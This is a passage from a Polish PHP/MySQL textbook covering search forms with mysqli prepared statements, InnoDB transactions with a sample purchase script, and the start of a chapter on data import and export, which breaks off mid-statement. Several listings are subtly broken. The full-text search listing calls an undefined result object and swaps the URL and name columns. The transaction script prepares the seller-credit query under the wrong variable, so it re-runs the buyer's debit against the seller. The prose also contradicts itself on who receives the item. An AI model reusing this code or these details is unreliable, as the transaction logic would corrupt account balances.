Wiele bardzo efektywnych mechanizmów wyszukiwania operuje na pojedynczym polu tekstowym. Załóżmy na przykład, że chcemy dać pracownikom działu kadr możliwość przeszukiwania bazy kontaktowej i wyszukiwania pracowników na podstawie nazwiska. Aby zaimplementować takie rozwiązanie, stworzymy zapytanie operujące na polu `lastname` kolumny `employees`. Przykładowy interfejs użytkownika, jakiego będziemy przy tym używać, został przedstawiony na rysunku 36.1.



Rysunek 36.1. *Prosty interfejs wyszukiwawczy*

Kod generujący powyższy formularz i obsługujący zapytanie został przedstawiony na listingu 36.1. W ramach obsługi zapytania skrypt przekazuje podane nazwisko do zapytania, wykonuje je, a następnie — zakładając, że zostały odnalezione jakieś rekordy — wyświetla każdy z nich. Jeśli nie udało się odnaleźć żadnych pasujących rekordów, wyświetlany jest stosowny komunikat.

Listing 36.1. *Przeszukiwanie tabeli pracowników (search.php)*

```
<p>
    Przeszukiwanie bazy danych pracowników:<br />
    <form action="search.php" method="post">
        Nazwisko:<br />
        <input type="text" name="lastname" size="20" maxlength="40" value="" /><br />
        <input type="submit" value="Szukaj!" />
    </form>
</p>

<?php
    // Jeśli przesłano formularz i podano nazwisko
    if (isset($_POST['lastname'])) {

        // Nawiązanie połączenia z serwerem i wybór bazy danych
        $db = new mysqli("localhost", "internauta", "tajne", "chapter36");

        // Przeszukanie tabeli pracowników
        $stmt = $db->prepare("SELECT firstname, lastname, email FROM employees
                              WHERE lastname=?");

        $stmt->bind_param('s', $_POST['lastname']);

        $stmt->execute();

        $stmt->store_result();

        // Jeśli odnaleziono rekordy, wyświetlamy je
        if ($stmt->num_rows > 0) {

            $stmt->bind_result($firstName, $lastName, $email);

            while ($stmt->fetch())
                printf("%s %s (%s)<br />", $lastName, $firstName, $email);
        } else {
            echo "Nie znaleziono żadnych rekordów.";
        }
    }
?>
```


A zatem podanie jakiegoś nazwiska, na przykład *Kowalski*, mogłoby zwrócić poniższe przykładowe dane:

```
Kowalski Jasiek (jakow@przykladyphp.pl)
```

Rozszerzanie możliwości wyszukiwania

Choć ten prosty interfejs wyszukiwania działa całkiem dobrze, to jednak powstaje problem, co zrobić, gdy nie będziemy znali nazwiska poszukiwanej osoby? Co zrobić, jeśli będziemy znali inną informację na temat poszukiwanego pracownika, na przykład jego adres poczty elektronicznej? Listing 36.2 zawiera

zmodyfikowaną wersję poprzedniego przykładu, obsługującą informacje przekazywane z formularza przedstawionego na rysunku 36.2.



Rysunek 36.2. *Zmodyfikowana wersja formularza wyszukiwawczego*

Listing 36.2. *Rozwijanie możliwości wyszukiwania (searchextended.php)*

```
<p>
    Przeszukiwanie bazy danych pracowników:<br />

    <form action="search2.php" method="post">
        Słowo kluczowe:<br />
        <input type="text" name="keyword" size="20" maxlength="40" value="" /><br />
        Pole:<br />
        <select name="field">
            <option value="">Wybierz pole:</option>
            <option value="lastname">Nazwisko</option>
            <option value="email">Adres e-mail</option>
        </select>

        <input type="submit" value="Szukaj!" />
    </form>
</p>

<?php

    // Jeśli przesłano formularz i określono pole
    if (isset($_POST['field'])) {

        // Nawiązanie połączenia z serwerem i wybranie bazy danych
        $db = new mysqli("localhost", "internauta", "tajne", "chapter36");

        // Utworzenie zapytania
        if ($_POST['field'] == "lastname") {
            $stmt = $db->prepare("SELECT firstname, lastname, email
                                  FROM employees WHERE lastname = ?");
        } elseif ($_POST['field'] == "email") {
            $stmt = $db->prepare("SELECT firstname, lastname, email
                                  FROM employees WHERE email = ?");
        }

        $stmt->bind_param('s', $_POST['keyword']);
        $stmt->execute();
        $stmt->store_result();

        // Jeśli odnaleziono rekordy, wyświetlamy je
        if ($stmt->num_rows > 0) {
```

```
            $stmt->bind_result($firstName, $lastName, $email);

            while ($stmt->fetch())
                printf("%s %s (%s)<br />", $lastName, $firstName, $email);

        } else {
          echo "Nie znaleziono żadnych rekordów.";
        }
    }
?>
```


W tym przypadku podanie adresu e-mail (np. *Kowalski*) i wybranie na liście odpowiedniej opcji mogłoby zwrócić poniższe przykładowe dane:

```
Kowalski Jasiek (jakow@przykladyphp.pl)
```

Oczywiście, oba przedstawione przykłady należałoby uzupełnić o kod, który weryfikowałby poprawność danych wejściowych i wyświetlał odpowiednie, opisowe komunikaty, w razie gdyby podane przez użytkownika informacje nie były prawidłowe. Niemniej Czytelnik nie powinien mieć problemu ze zrozumieniem sposobu realizacji podstawowego procesu wyszukiwania.

Stosowanie wyszukiwania pełnotekstowego

Sposób wykonywania wyszukiwania pełnotekstowego właściwie nie różni się niczym od sposobów wykonywania jakichkolwiek innych zapytań — jedyną różnicą jest postać samego polecenia SQL, jednak ten aspekt rozwiązania nie jest widoczny dla użytkownika aplikacji. Ostatni przykład zamieszczony w tym rozdziale (patrz listing 36.3) obsługuje formularz przedstawiony na rysunku 36.3; demonstruje on sposób przeszukiwania zawartości kolumny `description` tabeli `bookmarks`.



Rysunek 36.3. *Interfejs wyszukiwania pełnotekstowego*

Listing 36.3. *Implementacja wyszukiwania pełnotekstowego*

```
<p>
    Przeszukiwanie bazy zasobów sieciowych:<br />
    <form action="fulltextsearch.php" method="post">
        Słowa kluczowe:<br />
        <input type="text" name="keywords" size="20" maxlength="40" value="" /><br />
        <input type="submit" value="Szukaj!" />
    </form>
</p>

<?php
    // Jeśli przesłano formularz i podano słowa kluczowe
    if (isset($_POST['keywords'])) {

        // Nawiązanie połączenia z serwerem i wybór bazy danych
        $db = new mysqli("localhost", "internauta", "tajne", "chapter36");
```

```
        // Utworzenie zapytania
        $stmt = $db->prepare("SELECT name, url FROM bookmarks
                              WHERE MATCH(description) AGAINST(?)");

        $stmt->bind_param('s', $_POST['keywords']);

        $stmt->execute();

        $stmt->store_result();

        // Wyświetlenie wyników lub stosownego komunikatu
        if ($stmt->num_rows > 0) {
            $stmt->bind_result($url, $name);

            while ($result->fetch)
                printf("<a href='%s'>%s</a><br />", $url, $name);

        } else {
            printf("Nie znaleziono żadnych rekordów.");
        }
    }
?>
```

Można by również zastanowić się nad zapewnieniem użytkownikom większych możliwości poprzez wykorzystanie mechanizmów logicznych wyszukiwania pełnotekstowego; wymagałoby to dodania nowej strony zawierającej informacje na ich temat oraz łącza pozwalającego użytkownikom dotrzeć do tych informacji.

Podsumowanie

Indeksacja jest pewnym sposobem poprawiania wydajności zapytań. W tym rozdziale zostały przedstawione zagadnienia związane z tworzeniem i stosowaniem różnych rodzajów indeksów: indeksu głównego, indeksów unikalnych, normalnych oraz pełnotekstowych. Czytelnik przekonał się także, jak łatwo można tworzyć skrypty PHP pozwalające na przeszukiwanie baz danych MySQL.

W następnym rozdziale zostały opisane zagadnienia związane ze stosowaniem transakcji oraz sposoby używania ich w aplikacjach internetowych.

ROZDZIAŁ 37

Transakcje

W tym rozdziale zostały przedstawione transakcje oraz sposoby ich stosowania zarówno w klientach MySQL, jak i skryptach PHP. Po zakończeniu jego lektury Czytelnik będzie wiedział, czym są transakcje, jak zostały zaimplementowane na serwerze MySQL oraz jak należy ich używać w aplikacjach PHP.

Co to jest transakcja?

Transakcja jest uporządkowaną sekwencją operacji na bazie danych, traktowaną jak jedna całość. Przyjmuje się, że transakcja zakończyła się pomyślnie, jeśli udało się prawidłowo wykonać wszystkie wchodzące w jej skład operacje; jeśli którakolwiek z operacji zakończyła się niepomyślnie, to także cała transakcja zostaje uznana za wykonaną nieprawidłowo. Jeśli wszystkie operacje transakcji zostały wykonane prawidłowo, to transakcja jest *zatwierdzana* (ang. *committed*), a wprowadzone modyfikacje stają się dostępne dla innych procesów bazy danych. Jeśli jednak jakiejś operacji nie uda się wykonać, to transakcja zostaje *wycofana* (ang. *rolled back*), a efekty wszystkich operacji wykonanych w ramach transakcji zostaną anulowane.

Wszelkie zmiany wprowadzane w ramach transakcji są dostępne wyłącznie wewnątrz procesu, który ją realizuje; sytuacja ta zmienia się dopiero po zatwierdzeniu transakcji. W ten sposób inne wątki nie mają możliwości wykorzystania danych, które wkrótce mogą zostać zmienione (ze względu na wycofanie transakcji), co mogłoby doprowadzić do naruszenia integralności informacji w bazie.

Transakcje są kluczowym elementem korporacyjnych systemów baz danych, gdyż wiele procesów biznesowych składa się z większej liczby etapów. Wyobraźmy sobie na przykład klienta realizującego zakupy w sklepie internetowym. W momencie dokonywania zakupu aplikacja musi sprawdzić, jakie towary zostały dodane do koszyka i porównać je z bieżącym stanem magazynu, by zapewnić, że wszystkie wybrane produkty są dostępne. Następnie klient musi podać informacje niezbędne do rozliczenia zakupu oraz adres wysyłki. Na tym etapie aplikacja sprawdza stan karty kredytowej klienta i jeśli można, rejestruje na niej nowe wydatki. Następnie zostanie odpowiednio zmodyfikowany stan magazynu, a dział spedycji otrzyma informację o nowym zamówieniu. Jeśli nie uda się wykonać któregokolwiek z tych kroków, to cała transakcja nie będzie mogła zostać wykonana i konieczne będzie wycofanie wszystkich jej operacji. Łatwo sobie wyobrazić konsternację klienta, którego konto zostałoby obciążone, choć ze względu na nieprawidłowe stany magazynowe zamówione produkty nie zostały wysłane. Analogicznie — nie chcielibyśmy zmieniać stanu magazynu i wysyłać produktów, gdyby się okazało, że podane informacje o karcie kredytowej nie są prawidłowe lub podano niekompletny adres, pod jaki należy przesłać zamówienie.

Z technicznego punktu widzenia transakcję definiuje się jako możliwość spełnienia czterech zasad określanych angielskim akronimem *ACID*. Te cztery kluczowe cechy procesu transakcji przedstawiłem poniżej:

- **Niepodzielność** (ang. *atomicity*): wszystkie operacje wchodzące w skład transakcji muszą zostać wykonane prawidłowo, gdyż w przeciwnym razie nie zostanie zatwierdzona żadna z nich.
- **Spójność** (ang. *consistency*): wszystkie operacje wchodzące w skład transakcji muszą zostać wykonane prawidłowo, gdyż w przeciwnym razie wszystkie dane zostaną przywrócone do stanu sprzed rozpoczęcia transakcji.
- **Izolacja** (ang. *isolation*): wszystkie operacje wykonywane w ramach wciąż realizowanej transakcji muszą pozostać odseparowane od reszty systemu aż do momentu zatwierdzenia transakcji.
- **Trwałość** (ang. *durability*): wszystkie zatwierdzane dane muszą być zapisane przez system w taki sposób, by w przypadku jego awarii istniała możliwość przywrócenia zawartości bazy do prawidłowego stanu.

Kontynuując lekturę tego rozdziału i poznając sposoby obsługi transakcji na serwerze MySQL, Czytelnik zrozumie, że wszystkie te zasady muszą zostać spełnione, by możliwe było zachowanie integralności bazy danych.

Możliwości stosowania transakcji na serwerze MySQL

Transakcje są obsługiwane tylko przez dwa mechanizmy składowania danych — InnoDB oraz BDB (oba zostały opisane w rozdziale 28.). Ten podrozdział opisuje wykorzystanie transakcji w przypadku użycia mechanizmu InnoDB. W pierwszej kolejności zostały opisane wymagania systemowe oraz parametry konfiguracyjne sterownika InnoDB. Druga część podrozdziału zawiera szczegółowy przykład demonstrujący sposób korzystania z transakcji oraz listę wskazówek, o jakich warto pamiętać, stosując transakcje wraz z tabelami InnoDB. Zamieszczone tu informacje stanowią podstawę zagadnień przedstawionych w drugiej części rozdziału, a konkretnie — wykorzystania transakcji w aplikacjach PHP.

Wymagania systemowe

W tym rozdziale koncentrujemy się na możliwościach transakcyjnych, jakie zapewnia popularny mechanizm składowania danych — InnoDB. Aby sprawdzić, czy na danym serwerze MySQL można korzystać z mechanizmu InnoDB, należy wykonać następujące polecenie:

```
mysql>SHOW VARIABLES LIKE "have_innodb";
```

Powinno ono zwrócić następujące wyniki:

```
+---------------+-------+
| Variable_name | Value |
+---------------+-------+
| have_innodb   | YES   |
+---------------+-------+
1 row in set (0.00 sec)
```

Można także skorzystać z polecenia `SHOW ENGINES`, które wyświetla wszystkie mechanizmy składowania dostępne na danym serwerze MySQL.

Tworzenie tabeli

Tworzenie tabeli korzystającej z mechanizmu składowania InnoDB nie różni się niczym od tworzenia tabel dowolnych innych typów. Co więcej, w wersji 5.0 serwera MySQL działającej w systemie Windows InnoDB jest domyślnie stosowanym mechanizmem składowania. Oznacza to, że jeśli Czytelnik używa serwera MySQL 5.0 lub nowszego w systemie Windows, nie musi wykonywać żadnych dodatkowych czynności, by tworzyć

tabele InnoDB — wystarczy wydać standardowe polecenie `CREATE TABLE`. We wszystkich innych platformach systemowych, jeśli proces serwera MySQL nie został uruchomiony z użyciem flagi `--default-table-type=InnoDB`, konieczne będzie jawne wskazanie mechanizmu InnoDB podczas tworzenia tabeli. Oto przykład:

```
CREATE TABLE customers (
    id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    name VARCHAR(255) NOT NULL
    ) ENGINE=InnoDB;
```

Po utworzeniu tabeli plik **.frm* (w tym przypadku będzie to plik *customers.frm*) zostaje zapisany w katalogu odpowiedniej bazy danych, której położenie jest określane przez parametr konfiguracyjny `datadir` i ustalane w czasie uruchamiania procesu serwera. Plik ten zawiera informacje słownika danych wymagane przez MySQL. Jednak w odróżnieniu od tabel MyISAM, mechanizm InnoDB wymaga, by wszystkie dane oraz informacje o indeksach były przechowywane w przestrzeni tabel (ang. *table space*). Ta przestrzeń tabel może się w rzeczywistości składać z większej liczby różnych plików (a nawet całych partycji dyskowych), które są domyślnie przechowywane w katalogu określonym parametrem `datadir`. Rozwiązanie to zapewnia ogromne możliwości — pozwala bowiem tworzyć bazy danych, których wielkość znacznie przekracza dopuszczalne rozmiary wymuszane przez ograniczenia występujące w różnych systemach operacyjnych, a wszystko to poprzez zwyczajne połączenie kilku plików w jedną przestrzeń tabel. Szczegóły działania tego mechanizmu zależą jednak od wartości przypisanych parametrom konfiguracyjnym InnoDB, które zostały opisane w dalszej części rozdziału.

■ **Uwaga** Domyślne położenie przestrzeni tabel InnoDB można określić przy użyciu parametru `innodb_data_home_dir`.

Przykładowy projekt

W tym podrozdziale został zamieszczony prosty przykład transakcji obsługiwanych z poziomu wiersza poleceń, którego celem jest przedstawienie Czytelnikowi szczegółów działania tabel InnoDB. Demonstruje on, w jaki sposób w ramach wyprzedaży dwie osoby mogą dokonać wymiany pieniędzy na pewien towar. Zanim przedstawimy odpowiednie polecenia SQL, warto jednak poświęcić trochę czasu, by przeanalizować pseudokod opisujący całą procedurę wymiany:

1. Pierwszy uczestnik transakcji, Jasiek, prosi o produkt umieszczony w wirtualnym kuferku drugiego uczestnika, Janka; dajmy na to, że będzie to liczydło.
2. Jasiek przekazuje odpowiednią kwotę pieniędzy, na przykład 12,99 złotych, na konto Janka. W efekcie suma ta zostaje odjęta od stanu konta Jaśka i dodana do stanu konta Janka.
3. Prawo własności liczydła zostaje przeniesione z Janka na Jaśka.

Jak widać, każdy etap tego procesu ma kluczowe znaczenie dla pomyślnego wykonania całej procedury. Dlatego też cały ten proces przekształcimy w transakcję, dzięki czemu uzyskamy pewność, że żadne błędy, które potencjalnie mogą wystąpić podczas realizacji któregoś z etapów, nie doprowadzą do uszkodzenia danych. Choć w rzeczywistych aplikacjach w skład opisanego scenariusza wchodziłyby jeszcze dodatkowe czynności, takie jak sprawdzenie, czy kupujący dysponuje środkami niezbędnymi do przeprowadzenia transakcji, to jednak w tym przykładzie został on celowo uproszczony, by nie odciągać uwagi Czytelnika od głównego zagadnienia.

Tworzenie tabel i przykładowych danych

Abyśmy mogli zrealizować opisany wcześniej projekt, należy stworzyć niezbędne tabele i zapisać w nich przykładowe dane.

Tabela participants

Ta tabela zawiera informacje dotyczące uczestników wyprzedaży, a konkretnie imię, adres e-mail oraz posiadaną sumę pieniędzy:

```
CREATE TABLE participants (
    id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    name VARCHAR(35) NOT NULL,
    email VARCHAR(45) NOT NULL,
    cash DECIMAL(5,2) NOT NULL
    ) ENGINE=InnoDB;
```

Tabela trunks

Ta tabela zawiera informacje o wszystkich przedmiotach posiadanych przez uczestników wyprzedaży, a konkretnie są to identyfikator właściciela, nazwa przedmiotu, jego cena oraz opis:

```
CREATE TABLE trunks (
    id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    owner SMALLINT UNSIGNED NOT NULL REFERENCES participants(id),
    name VARCHAR(25) NOT NULL,
    price DECIMAL(5,2) NOT NULL,
    description MEDIUMTEXT NOT NULL
    ) ENGINE=InnoDB;
```

Dodanie przykładowych danych

Teraz powinniśmy dodać do obu tabel kilka wierszy danych. Aby zbytnio nie komplikować przykładu, dodajmy dwóch uczestników — Jaśka i Janka, oraz kilka przedmiotów do ich wirtualnych kuferków:

```
mysql>INSERT INTO participants SET name="Jasiek", email="jasiek@przykladyphp.pl",
cash="100.00";
mysql>INSERT INTO participants SET name="Janek", email="janek@przykladyphp.pl",
cash="150.00";
mysql>INSERT INTO trunks SET owner=2, name="Liczydło", price="12.99",
description="Masz słaby procesor w laptopie? Używaj liczydła!";
mysql>INSERT INTO trunks SET owner=2, name="Czasopisma", price="6.00",
description="Kolekcja czasopism komputerowych.";
mysql>INSERT INTO trunks SET owner=1, name="Kupon na loterię", price="1.00",
description="Doskonały prezent dla wiecznych optymistów.";
```

Realizacja przykładowej transakcji

Transakcję należy zacząć od wykonania polecenia `START TRANSACTION`:

```
mysql>START TRANSACTION;
```

■ **Uwaga** Dostępne jest także polecenie `BEGIN`, stanowiące odpowiednik polecenia `START TRANSACTION`. Choć oba działają tak samo, to jednak zalecane jest stosowanie drugiego z nich, gdyż jest ono zgodne ze standardem SQL-99.

Kolejną czynnością będzie odjęcie 12,99 zł z konta Jaśka:

```
mysql>UPDATE participants SET cash=cash-12.99 WHERE id=1;
```

Taką samą kwotę należy dodać do konta Janka:

```
mysql>UPDATE participants SET cash=cash+12.99 WHERE id=2;
```

Teraz można już zmienić właściciela liczydła z Jaśka na Janka:

```
mysql>UPDATE trunks SET owner=1 WHERE name="Liczydło" AND owner=2;
```

W tym momencie warto poświęcić chwilkę czasu na przeanalizowanie zawartości tabeli `participants`, by upewnić się, że operacje na kontach obu uczestników transakcji zostały wykonane prawidłowo:

```
mysql>SELECT * FROM participants;
```

Polecenie to wyświetli następujące informacje:

```
+-------+--------+-----------------------+----------+
| id    | name   | email                 | cash     |
+-------+--------+-----------------------+----------+
| 1     | Jasiek | jasiek@przykladyphp.pl | 87.01    |
| 2     | Janek  | janek@przykladyphp.pl  | 162.99   |
+-------+--------+-----------------------+----------+
```

Warto też sprawdzić informacje zapisane w tabeli `trunks` — przekonamy się w ten sposób, że właściciel liczydła rzeczywiście został zmieniony. Koniecznie trzeba jednak pamiętać, że tabele InnoDB muszą spełniać zasady ACID, a to oznacza, że aktualnie wprowadzone zmiany są dostępne wyłącznie w wątku realizującym transakcję. Aby się o tym przekonać, należy uruchomić drugi egzemplarz klienta `mysql`, zalogować się i wybrać bazę danych `corporate`. Teraz sprawdźmy tabelę `participants`. Okaże się, że kwoty posiadane przez obu uczestników transakcji nie uległy zmianie. Wynika to z faktu, że transakcja jest izolowana. A zatem do momentu wydania polecenia `COMMIT` wszelkie modyfikacje zawartości bazy wprowadzane w ramach transakcji nie będą widoczne dla innych wątków.

Choć wszystkie modyfikacje zostały wykonane prawidłowo, załóżmy jednak, że nie udało się wykonać jednej lub kilku z nich. Wróćmy zatem do pierwszego klienta `mysql` i wycofajmy wszystkie zmiany, wykonując polecenie `ROLLBACK`:

```
mysql>ROLLBACK;
```

I ponownie sprawdźmy zawartość bazy:

```
mysql>SELECT * FROM participants;
```

Polecenie to wygeneruje następujące wyniki:

```
+-------+--------+-----------------------+----------+
| id    | name   | email                 | cash     |
+-------+--------+-----------------------+----------+
| 1     | Jasiek | jasiek@przykladyphp.pl | 100.00   |
| 2     | Janek  | janek@przykladyphp.pl  | 150.00   |
+-------+--------+-----------------------+----------+
```

Należy zauważyć, że kwoty posiadane przez obu uczestników wymiany zostały przywrócone do początkowych wartości. Podobnie po sprawdzeniu tabeli `trunks` okaże się, że liczydło nie zmieniło właściciela. Spróbujmy ponownie wykonać ten sam proces, jednak tym razem zamiast wycofywania transakcji zatwierdźmy ją, wykonując polecenie `COMMIT`. Po zatwierdzeniu transakcji można przejść do drugiego klienta `mysql` i sprawdzić zawartość tabel — okaże się, że zatwierdzone zmiany są widoczne w bazie.

Uwaga Koniecznie trzeba sobie uświadomić i zapamiętać, że do momentu wykonania polecenia `COMMIT` lub `ROLLBACK` żadne zmiany wykonywane w ramach transakcji nie będą uwzględniane w bazie. Oznacza to, że jeśli przed zatwierdzeniem transakcji działanie serwera zostanie przerwane ze względu na awarię, to by zmiany wykonywane w ramach transakcji zostały uwzględnione, trzeba będzie ponownie wykonać odpowiednie operacje i zatwierdzić transakcję.

W ostatnim podrozdziale, „Tworzenie aplikacji transakcyjnych w PHP”, opisany powyżej scenariusz został zaimplementowany w postaci skryptu PHP.

Rady dotyczące korzystania z transakcji

Poniżej zostało przedstawionych kilka rad dotyczących stosowania transakcji w bazach danych MySQL:


- Wykonanie polecenia `START TRANSACTION` odpowiada przypisaniu zmiennej `AUTOCOMMIT` wartości `0`. Domyślnie zmienna ta posiada wartość 1, co oznacza, że każde polecenie jest zatwierdzane, gdy tylko zostanie prawidłowo wykonane. To właśnie dlatego transakcję rozpoczyna się od wydania polecenia `START TRANSACTION` — ponieważ nie chcemy, by każde z poleceń transakcji było zatwierdzane natychmiast po jego wykonaniu.
- Transakcji należy używać wyłącznie wtedy, gdy prawidłowe wykonanie całego procesu ma kluczowe znaczenie. Na przykład proces dodania produktu do koszyka z zakupami ma kluczowe znaczenie, natomiast przeglądanie listy dostępnych produktów — nie ma. Koniecznie należy uwzględniać takie zagadnienia podczas projektowania bazy danych, gdyż będą one miały duży wpływ na wydajność jej działania.
- Nie można wycofywać zmian związanych ze strukturą bazy, czyli operacji tworzenia lub usuwania bazy oraz tworzenia, usuwania i modyfikacji tabel.
- Transakcji nie można zagnieżdżać — wykonanie kilku poleceń `START TRANSACTION` przed wykonaniem polecenia `COMMIT` lub `ROLLBACK` nie da żadnych efektów.
- Jeśli w ramach transakcji wprowadzimy jakieś zmiany w tabeli nieobsługujące transakcji, a następnie wycofamy tę transakcję, to zostanie zgłoszony błąd informujący, że zmiany w tej tabeli nie będą wycofane.
- Warto regularnie robić kopie bezpieczeństwa danych InnoDB oraz dzienników i to zarówno poprzez kopiowanie plików binarnych, jak i za pomocą programu `mysqldump`.

Tworzenie aplikacji transakcyjnych w PHP

Wykorzystanie transakcji w aplikacjach PHP nie jest żadnym wyzwaniem — trzeba tylko pamiętać, by w odpowiednim momencie rozpocząć transakcję, a następnie, po wykonaniu planowanych operacji, zatwierdzić ją lub wycofać. Niniejszy podrozdział pokazuje, jak można to zrobić. Po zakończeniu jego lektury Czytelnik będzie wiedział, jak wygląda proces umożliwiający wykorzystanie transakcji w tworzonych aplikacjach PHP.

Modyfikacja wyprzedaży

W tym przykładzie odtworzymy opisany wcześniej proces obsługi wyprzedaży, tym razem implementując go w języku PHP. Aby w możliwie jak największym stopniu wyeliminować niepotrzebne szczegóły, nasza aplikacja będzie wyświetlać produkt i pozwalać użytkownikowi na dodanie go do swojego koszyka; jej interfejs może przypominać ten przedstawiony na rysunku 37.1.



Rysunek 37.1. *Typowy sposób prezentacji strony produktu*

Kliknięcie przycisku *Zamawiam* spowodowałoby wykonanie skryptu *purchase.php*. Do tego skryptu przekazywana jest jedna zmienna, a konkretnie `$_POST['itemid']`. Używając tej zmiennej wraz z metodami hipotetycznej klasy, pozwalającymi na pobranie kluczy głównych rekordów z tabel `participants` i `trunks`, można by zmodyfikować właściciela produktu oraz wprowadzić odpowiednie zmiany w stanach kont uczestników transakcji.

W prezentowanym przykładzie zostały wykorzystane metody do obsługi transakcji udostępniane przez rozszerzenie `mysqli`, przedstawione po raz pierwszy w rozdziale 30. Kod przykładowego skryptu (*purchase.php*) został zaprezentowany na listingu 37.1. Jeśli Czytelnik nie zna jeszcze używanych w nim metod, warto poświęcić trochę czasu na przeczytanie odpowiedniego fragmentu rozdziału 30.

Listing 37.1. *Skrypt purchase.php — obsługa wyprzedaży*

```
<?php

    // Początkowo przyjmowane jest założenie, że transakcja się powiedzie
    $success = TRUE;

    // Zapisanie przesłanego identyfikatora w zmiennej
    $itemID = filter_var($_POST['itemid'], FILTER_VALIDATE_INT);

    // Pobranie kupującego przy użyciu metod fikcyjnej klasy
    $participant = new Participant();
    $buyerID = $participant->getParticipantKey();

    // Pobranie sprzedającego oraz ceny produktu przy użyciu metod
    // fikcyjnej klasy
    $item = new Item();
    $sellerID = $item->getItemOwner($itemID);
    $price = $item->getPrice($itemID);

    // Utworzenie obiektu klasy mysqli
    $db = new mysqli("localhost","internauta","tajne","chapter37");

    // Wyłączenie automatycznego zatwierdzania transakcji
    $db->autocommit(FALSE);

    // Obciążenie konta kupującego
    $stmt = $db->prepare("UPDATE participants SET cash = cash - ? WHERE id = ?");

    $stmt->bind_param('di', $price, $buyerID);

    $stmt->execute();

    if ($db->affected_rows != 1)
        $success = FALSE;
    // Powiększenie stanu konta sprzedającego
    $query = $db->prepare("UPDATE participants SET cash = cash + ? WHERE id = ?");

    $stmt->bind_param('di', $price, $sellerID);

    $stmt->execute();

    if ($db->affected_rows != 1)
        $success = FALSE;

    // Zmiana właściciela produktu. Jeśli nie uda się go zmienić,
    // zmiennej $success przypisywana jest wartość FALSE
```

```
    $stmt = $db->prepare("UPDATE trunks SET owner = ? WHERE id = ?");

    $stmt->bind_param('ii', $buyerID, $itemID);

    $stmt->execute();

    if ($db->affected_rows != 1)
        $success = FALSE;

    // Jeśli zmienna $success ma wartość TRUE, transakcja zostaje zatwierdzona;
    // w przeciwnym razie zostaje wycofana
    if ($success) {
        $db->commit();
        echo "Zamiana wykonana! Gratulujemy!";
    } else {
        $db->rollback();
        echo "Problemy z zamianą!";
    }

?>
```

Jak widać, po wykonaniu każdego etapu transakcji sprawdzana jest liczba zmodyfikowanych rekordów. Jeśli każdy z nich nie zakończy się zmianą dokładnie jednego rekordu bazy, to zmiennej `$success` przypisywana jest wartość `FALSE`, a pod koniec działania skryptu wszystkie zmiany zostają wycofane. Oczywiście, można by zmodyfikować powyższy skrypt i wykonywać kolejne operacje tylko wtedy, gdy wszystkie poprzednie zostały wykonane prawidłowo. Jednak wprowadzenie takich modyfikacji zostawiam jako ćwiczenie dla Czytelnika.

Podsumowanie

Transakcje mają ogromne znaczenie podczas modelowania procesów biznesowych, gdyż pozwalają zachować integralność najważniejszych firmowych aktywów: informacji. Rozważnie stosowane transakcje potrafią zapewnić ogromne korzyści aplikacjom internetowym.

W następnym, ostatnim już rozdziale zostały przedstawione domyślne narzędzia MySQL służące do importowania i eksportowania dużych ilości danych. Oprócz tego Czytelnik dowie się w nim, w jaki sposób pisać skrypty PHP, które przygotowują informacje przesyłane z formularza na stronie WWW do przeglądania w arkuszach kalkulacyjnych, takich jak Microsoft Excel.

ROZDZIAŁ 38

Importowanie i eksportowanie danych

Wieki temu, w erze kamienia łupanego, jaskiniowcy nigdy nie musieli borykać się z problemem niezgodności danych — jedynym nośnikiem informacji, jakiego używali, była ich własna pamięć. Kopiowanie danych sprowadzało się do wyrzucenia starego kamienia i przygotowania następnego. W dzisiejszych czasach sytuacja jest całkowicie inna. Obecnie istnieją setki różnych strategii przechowywania danych, z których najpopularniejszymi są arkusze kalkulacyjne oraz różnego rodzaju relacyjne bazy danych. Często pojawia się konieczność zastosowania złożonych, czasami zagmatwanych rozwiązań, by skonwertować dane i zapisać je w innej postaci lub przy użyciu innego programu (na przykład zapisać informacje z arkusza kalkulacyjnego w relacyjnej bazie danych lub przenieść informacje przechowywane w bazie Oracle na serwer MySQL). Jeśli taka operacja zostanie wykonana niewłaściwie, to odtworzenie danych do postaci, w której będzie się dało z nich korzystać, może zająć godziny, a nawet dni lub tygodnie. W tym rozdziale zostały przedstawione rozwiązania, które mogą pomóc Czytelnikowi w poradzeniu sobie z tego typu problemami. Mowa tu o mechanizmach importu oraz eksportu danych dostarczanych wraz z serwerem MySQL. Oprócz tego zostały opisane podstawowe techniki oraz rozwiązania, które mogą ułatwić wykonywanie tego typu operacji.

Po zakończeniu lektury tego rozdziału Czytelnik będzie znał następujące zagadnienia:

- Najczęściej stosowane, standardowe formaty zapisu, obsługiwane przez większość najpopularniejszych aplikacji i narzędzi służących do przechowywania danych.
- Polecenie SQL `SELECT INTO OUTFILE`.
- Polecenie SQL `LOAD DATA INFILE`.
- Program narzędziowy `mysqlimport`.
- Sposoby wykorzystania PHP do odtworzenia wbudowanych narzędzi do importu danych, dostarczanych wraz z serwerem MySQL.

Zanim zajmiemy się kluczowymi zagadnieniami tego rozdziału, warto poświęcić trochę czasu i przyjrzeć się przykładowym danym, które będą używane w prezentowanych przykładach. Później zostało przedstawionych kilka pojęć związanych ze strategiami importu i eksportu danych, stosowanymi na serwerze MySQL.

Przykładowa tabela

Jeśli Czytelnik będzie chciał wykonywać przykłady w trakcie ich prezentowania w tekście rozdziału, to powinien utworzyć na swoim serwerze MySQL poniższą tabelę `sales`:

```
CREATE TABLE sales (
